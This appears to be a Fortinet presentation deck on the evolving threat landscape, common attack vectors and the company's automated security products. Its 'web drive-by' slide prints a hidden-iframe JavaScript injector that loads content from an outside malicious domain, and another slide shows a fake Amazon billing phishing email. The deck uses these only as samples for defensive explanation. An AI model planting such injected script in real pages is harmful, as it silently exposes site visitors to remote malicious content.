

Enhanced Security Mitigation via Automation

Steve Mulhearn
Consulting Director



**Business
Services**

FORTINET®

The Evolving Threat Landscape

Giant Equifax data breach: 143 million people could be affected

Equifax says a giant cybersecurity breach compromised the personal information of as many as 143 million Americans — almost half the country

CNNtech | September 8, 2017: 9:23 AM ET

Why 'WannaCry' Malware Caused Chaos for National Health Service in U.K.



Bad Rabbit: Game of Thrones-referencing ransomware hits Europe

NotPetya-style malware infects Kiev's metro system, Odessa airport and Russian media, demanding bitcoin for decryption key

The Guardian | Wednesday 25 October 2017 06.06 EDT

2017

> \$1 BILLION

Source: FBI, 2016

2017

35x Growth

Source: FortiGuard Labs, 2017

SELF PROPOGATE

aaS Analysis Service


AI Adaptive Malware

EXPLOIT

EXPLOIT

Concern #1 The Enterprise Attack Surface is Broad


Top 5 Avenues for Crimeware



What are the Most Common Threat Vectors?

All Rely on Social Engineering

EMAIL ATTACHMENT



WEB-DRIVE-BY

```
if (document.getElementsByTagName('body')[0]) {  
  iframer();  
} else {  
  var bdy = document.createElement("body");  
  try {  
    document.appendChild(bdy);  
  } catch (e) {  
    document.body = bdy;  
  }  
}  
if (document.getElementsByTagName('body')[0]) {  
  iframer();  
} else {  
  document.write("<iframe src='http://sativaonline.net/QQkI'  
style='visibility:hidden;position:absolute;left:0;'  
");  
}  
  
function iframer() {  
  var f = document.createElement("iframe");  
  f.setAttribute('src', 'http://sativaonline.net/QQkI');  
  f.setAttribute('width', '100%');  
  f.setAttribute('height', '100%');  
  document.getElementsByTagName('body')[0].appendChild(f);  
} (index):37
```



EMAIL LINK



Due to a sytem error you were double charged 1
process was initiated but could not be complete
information

REF CODE:2550CGE

You are required to provide us a valid billing add

[Click Here to Update Your Address](#)

After your information has been validated you sl
business days

We hope to see you again soon.


[Amazon.com](#)

Email ID:



Time To Discover a Breach

For the majority, TTD is too long and it is already too late!




Verizon 2018 Data Breach Investigations Report

https://enterprise.verizon.com/resources/reports/DBIR_2018_Report_execsummary.pdf

Cyber Skills Shortage

ISACA members who believe there is a shortage of skilled cybersecurity professionals (%)




KPMG

65% report skills shortage holding them back, *up from 59% last year*

44% expect to increase team size next year, compounding the issue

**HARVEY
NASH**
The Power of Talent

Why Are the Criminals So Successful?



FORTIGUARD LABS 2018

Since 2000, FortiGuard Labs has provided in-house, industry-leading security intelligence and research, powering Fortinet's platform and delivering a suite of advanced services

Industry Leading Patented Security Technology



Zero-day Research

- 500 0-days discovered (Q4'17)

Delivering Advanced Technologies

- FortiSandbox
- NEW** ▪ *Anti-Exploit Engine (FortiClient)*

Delivering Intelligence Services


- CPRL AV, IPS, App Control, IP Reputation, Web Filter, Anti-Spam, Web Security App, Vulnerability Management
- NEW** ▪ *Virus Outbreak Service and Content Disarm & Reconstruction (FortiMail and FortiGate)*

Published Research

- Quarterly Threat Report
- Bi-weekly Threat Brief
- Blogs


Automated Security Fabric

- Fortinet Automation
 - Detect 0-day from unknown objects (files or URLs)
 - Reduce Time to Detection
 - Mitigate the Threat
 - NOC-SOC Integration



That is Fully Automated

ATP Framework: Automated Intelligence Sharing and Response



Virus Outbreak Service (VOS) with FortiSandbox



- What it is
 - Real-time emerging threat signature database
 - Up-to-date protection vs traditional AV updates
 - Applies to FortiGate and FortiMail
- Benefits
 - Reduces detection time of latest known malware
 - Including FortiSandbox pre-filter stage
- How does FortiSandbox compliment this service
 - Detects Zero-day/Unknown Malware
 - Newly acquired intelligence contributes to VOS service

Content Disarm & Reconstruct (CDR) with FortiSandbox



- What it is
 - Strips active content (scripts, macros, etc) from Office and Adobe documents
- Benefits
 - Eliminates the possibility of infection via documents
 - Real-time document disarmament with no delay
- How does FortiSandbox complement this service
 - Analyze the original documents to identify breach attempts
 - Detects Zero-day/Unknown executable malware

FortiSIEM Remediations Library

FortiSIEM

DASHBOARD ANALYTICS INCIDENT CASE CMDB RESOURCE TASK ADMIN

Resources > Remediations

